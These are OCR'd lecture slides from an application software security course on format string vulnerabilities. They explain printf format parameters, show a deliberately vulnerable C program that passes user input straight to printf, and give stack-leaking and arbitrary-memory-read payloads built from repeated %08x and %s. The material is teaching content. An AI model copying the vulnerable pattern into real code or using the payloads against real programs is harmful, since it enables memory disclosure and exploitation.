COSC 458-647
Application Software Security

Format String Vulnerability

Introduction

- Another technique used to gain control of a privileged program
- Format string exploits depend on programming mistake
- Fairly easy to spot, eliminate and prevent

Buffer Overflow v.s. Format String

	Buffer Overflow	*Format String*
public since	mid 1980's	June 1999
danger realized	1990's	June 2000
number of exploits	a few thousand	a few dozen
considered as	security threat	programming bug
techniques	evolved and advanced	basic techniques
visibility	sometimes very difficult to spot	easy to find

Format strings (parameters)

Parameter	Input Type	Output Type
%d	Value	Decimal
%u	Value	Unsigned decimal
%x	Value	Hexadecimal
%s	Pointer	String
%n	Pointer	Number of bytes written so far


`printf()` function

- Recall `printf()` function
  - Evaluates the format string passed to it and performs a special action each time a format parameter is encountered
  - Each format parameters expects an additional variable to be passed
  - So, if there are 3 format parameters, there should be 3 passed variables


- Example

```
printf("A = %d and is at %08x. B is %x", A, &A, B);
```

- Example: `fmt_uncommon.c`



printf() function (cont'd)



- Example

```
printf("A = %d and is at %08x. B is %x", A, &A, B);
```

- The format function iterates through the format string one character at a time
- If the character isn't the beginning of a format parameter ("%" sign), the character is copied to the output
- If a format character is encountered, the appropriate action is taken, using the argument in the stack corresponding to that parameter

fmt_uncommon.c

```
#include <stdio.h>
#include <stdlib.h>
int main() {
    int A = 5, B = 7, count_one, count_two;

    printf("The number of bytes written up to this point X%n is being stored
    in count_one, and the number of bytes up to here X%n is being stored
    incount_two.\n", &count_one, &count_two);
    printf("count_one: %d\n", count_one);
    printf("count_two: %d\n", count_two);

    printf("A is %d and is at %08x. B is %x.\n", A, &A, B);
    exit(0);
}
```


Format String Vulnerability

- ***So, if there are 3 format parameters, there should be 3 passed variables***
- What if we missed (forgot) to pass a variable in?

```
printf("A = %d and is at %08x. B is %x", A, &A, B);
```

v.s.

```
printf("A = %d and is at %08x. B is %x", A, &A);
```


Applications Places System
Mon Oct 20, 2:53 PM
Terminal
File Edit View Terminal Tabs Help
reader@hacking:~/booksrc $ gcc fmt_uncommon.c
reader@hacking:~/booksrc $ ./a_out
bash: ./a_out: No such file or directory
reader@hacking:~/booksrc $ ./a.out
The number of bytes written up to this point X is being stored in count_one, and the number of bytes u
p to here X is being stored in count_two.
count_one: 46
count_two: 113
A is 5 and is at bffff834. B is 7.
reader@hacking:~/booksrc $ sed -e 's/, B)/)/' fmt_uncommon.c > fmt_uncommon2.c
reader@hacking:~/booksrc $ gcc fmt_uncommon2.c
reader@hacking:~/booksrc $ ./a.out
The number of bytes written up to this point X is being stored in count_one, and the number of bytes u
p to here X is being stored in count_two.
count_one: 46
count_two: 113
A is 5 and is at bffff834. B is b7fd6ff4.
reader@hacking:~/booksrc $ diff fmt_uncommon.c fmt_uncommon2.c
14c14
<   printf("A is %d and is at %08x. B is %x.\n", A, &A, B);

>   printf("A is %d and is at %08x. B is %x.\n", A, &A);
reader@hacking:~/booksrc $
reader@hacking:~/booksrc $

Format String Vulnerability


- ***So, if there are 3 format parameters, there should be 3 passed variables***
- What if we missed (forgot) to pass a variable in?

```
printf("A = %d and is at %08x. B is %x", A, &A, B);
```

v.s.

```
printf("A = %d and is at %08x. B is %x", A, &A);
```

- "B is b7fd6ff4". What is it?




Format String Vulnerability: fmt_vul.c

```
int main(int argc, char *argv[])  {
    char text[1024];
    static int test_val = -72;
    strcpy(text, argv[1]);

    printf("The right way to print user-controlled input:\n");
    printf("%s", text);

    printf("\nThe wrong way to print user-controlled input:\n");
    printf(text);

    printf("[*] test_val @ 0x%08x = %d 0x%08x\n", &test_val,
    test_val, test_val);
    exit(0);
}
```


Format String Vulnerability: `fmt_vul.c`

- Test cases:
  - `./fmt_vuln testing`
  - `./fmt_vuln testing%x`
  - `./fmt_vuln $(perl -e 'print "%08x."x40')`

Format String Vulnerability: `fmt_vul.c`



Format String Vulnerability: `fmt_vul.c`



- The memory of the format string is STORED on the stack
- and (in this case) it's stored close to the printf()'s frame

Reading from arbitrary memory address

- The **"%s"** format parameter can be used to read from arbitrary memory address.
- Since it is possible to read the data of the original format string, part of the original format string can be used to supply an address to the **"%s"** format parameters
- Example


```
./fmt_vuln AAAA%08x.%08x.%08x.%08x
```

```
./fmt_vuln AAAA%08x.%08x.%08x.%s
```

Reading from arbitrary memory address

```
./fmt_vuln AAAA%08x.%08x.%08x.%08x
```

```
./fmt_vuln AAAA%08x.%08x.%08x.%s
```



